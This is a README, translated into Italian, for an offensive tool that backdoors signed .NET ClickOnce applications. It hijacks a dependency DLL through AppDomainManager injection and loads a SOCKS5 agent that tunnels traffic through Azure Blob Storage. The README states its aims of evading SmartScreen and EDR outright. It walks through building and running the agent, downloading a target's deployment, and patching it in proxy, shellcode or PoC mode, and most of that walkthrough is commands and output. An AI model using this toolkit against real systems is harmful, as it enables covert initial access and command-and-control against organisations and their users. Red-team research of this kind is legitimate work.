 dazzyddos/clickonceblobber
Armare applicazioni .NET ClickOnce firmate per l'accesso iniziale dirottando una DLL di dipendenza tramite l'iniezione di AppDomainManager e caricando un porting in C# dell'Agente ProxyBlob.


Armare applicazioni ClickOnce .NET firmate per l'accesso iniziale dirottando una DLL di dipendenza tramite iniezione AppDomainManager e caricando una porta C# dell'agente ProxyBlob. Include una porta C# di ProxyBlob — un proxy SOCKS5 che instrada tutto il traffico attraverso Azure Blob Storage, mimetizzandosi in ambienti dove *.blob.core.windows.net è nella whitelist.
ClickOnce è la tecnologia di distribuzione con un clic di Microsoft per le app .NET. Quando un utente fa clic su un URL .application, Windows scarica ed esegue l'app senza richiedere privilegi di amministratore. L'attacco:
.exe.config che dice al CLR di caricare la nostra DLL come AppDomainManagerL'.exe host rimane intatto e validamente firmato. SmartScreen vede un binario noto. L'EDR vede un processo fidato caricare moduli. Il tuo agente comunica solo con Azure Blob Storage tramite HTTPS.
├── clickonce_backdoor.py              # Main script for backdooring ProxyBlob Agent DLL to ClickOnce App
├── examples/
│   ├── ProxyBlobAgent.cs              # ProxyBlob Agent ClickOnce DLL payload (AppDomainManager)
│   ├── ProxyBlobStandalone.cs         # Standalone Proxyblob console agent (for testing)
│   ├── ShellcodeLoader.cs             # Alternative: shellcode loader payload
│   └── MessageBoxPoC.cs               # PoC: message box (validates injection works)
└── README.md
Attaccante (Linux/macOS):
Macchina di build (Windows):
C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe (rilevato automaticamente)nuget.exe accanto allo script o aggiungi al PATH (necessario solo per la modalità --proxyblob)Lo script rileva automaticamente csc.exe e nuget.exe. Per --proxyblob, BouncyCastle e ILMerge vengono installati automaticamente tramite NuGet al primo avvio in una directory packages/ accanto allo script (persiste tra le esecuzioni).
Il codice dell'agente è neutrale rispetto all'architettura (nessun P/Invoke, nessuno shellcode). Il flag --platform (passato a csc.exe /platform:) controlla come il CLR lo carica:
--platform | Esegue su Windows x86 | Esegue su Windows x64 | Quando usarlo |
|---|---|---|---|
x86 (default) | 32-bit | 32-bit (WoW64) | L'app target è x86 |
x64 | ✗ | 64-bit | L'app target è x64 |
anycpu | 32-bit | 64-bit | Test autonomi, o target è AnyCPU |
Controlla un'app target con corflags.exe TargetApp.exe per determinare la sua piattaforma.
# Create storage account
az storage account create \
    --name yourblobaccount \
    --resource-group yourgroup \
    --sku Premium_LRS \
    --kind BlockBlobStorage

# Get keys
az storage account keys list --account-name yourblobaccount --output table
Oppure usa Azurite in locale:
docker run -p 10000:10000 mcr.microsoft.com/azure-storage/azurite
git clone https://github.com/quarkslab/proxyblob && cd proxyblob && make

cat > config.json << 'EOF'
{
    "storage_account_name": "yourblobaccount",
    "storage_account_key": "YOUR_KEY_HERE"
}
EOF

./proxy -c config.json
Nella shell del proxy:

proxyblob » create
[+] Created container: d646856a-5ae9-4328-bcfc-d85e762aa345
[+] Connection string: aHR0cHM6Ly95b3VyYmxvYmFjY291bnQuYmxvYi5jb3JlLndpbmRvd3MubmV0Ly4uLg==

Salva quella stringa di connessione — va nell'agente.
Verifica sempre che l'agente funzioni in modo indipendente prima dell'integrazione con ClickOnce.
Sulla macchina di build Windows:
# Compile
csc.exe /platform:anycpu /out:ProxyBlobStandalone.exe ^
    examples\ProxyBlobStandalone.cs ^
    /r:packages\BouncyCastle.Cryptography.2.5.1\lib\netstandard2.0\BouncyCastle.Cryptography.dll ^
    /r:System.Net.Http.dll /r:netstandard.dll

# ILMerge into single exe (so BouncyCastle is embedded)
packages\ILMerge.3.0.41\tools\net452\ILMerge.exe ^
    /out:Agent.exe ^
    ProxyBlobStandalone.exe ^
    packages\BouncyCastle.Cryptography.2.5.1\lib\netstandard2.0\BouncyCastle.Cryptography.dll ^
    /targetplatform:v4

# Run
Agent.exe <connection-string>
Di nuovo sul proxy:
proxyblob » list
  d646856a │ username@DESKTOP │ active
proxyblob » select d646856a
proxyblob » start
[+] SOCKS5 proxy listening on 127.0.0.1:1080
Test:
proxychains curl http://ipconfig.io
Se funziona, procedi con l'integrazione ClickOnce.
Cerca un'app ClickOnce target durante la ricognizione (cerca URL .application). Ti serve:

Scarica l'intera distribuzione ClickOnce:
# https://github.com/api0cradle/RedTeamScripts/blob/main/application_downloader.py
python3 application_downloader.py -u https://target-site.com/APPLICATION.application
Lo script compila automaticamente il sorgente C#, gestisce le dipendenze NuGet (per --proxyblob), unisce BouncyCastle nella DLL tramite ILMerge, e applica le patch a tutti i manifest — tutto in una singola esecuzione:

# ProxyBlob mode — auto-compiles, auto-installs NuGet packages, auto-merges

python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --proxyblob "aHR0cHM6Ly95b3VyYmxvYmFjY291bnQ..." \
    --output ./output

# PoC mode — quick validation that injection works
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --poc --output ./output

# Shellcode mode
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER \
    --shellcode beacon.bin --output ./output

# x64 target app
python clickonce_backdoor.py \
    --input ./APPLICATION.application \
    --url http://YOUR-SERVER/ \
    --proxyblob "aHR0cHM6Ly95b3VyYmxvYmFjY291bnQ..." \
    --platform x64 --output ./output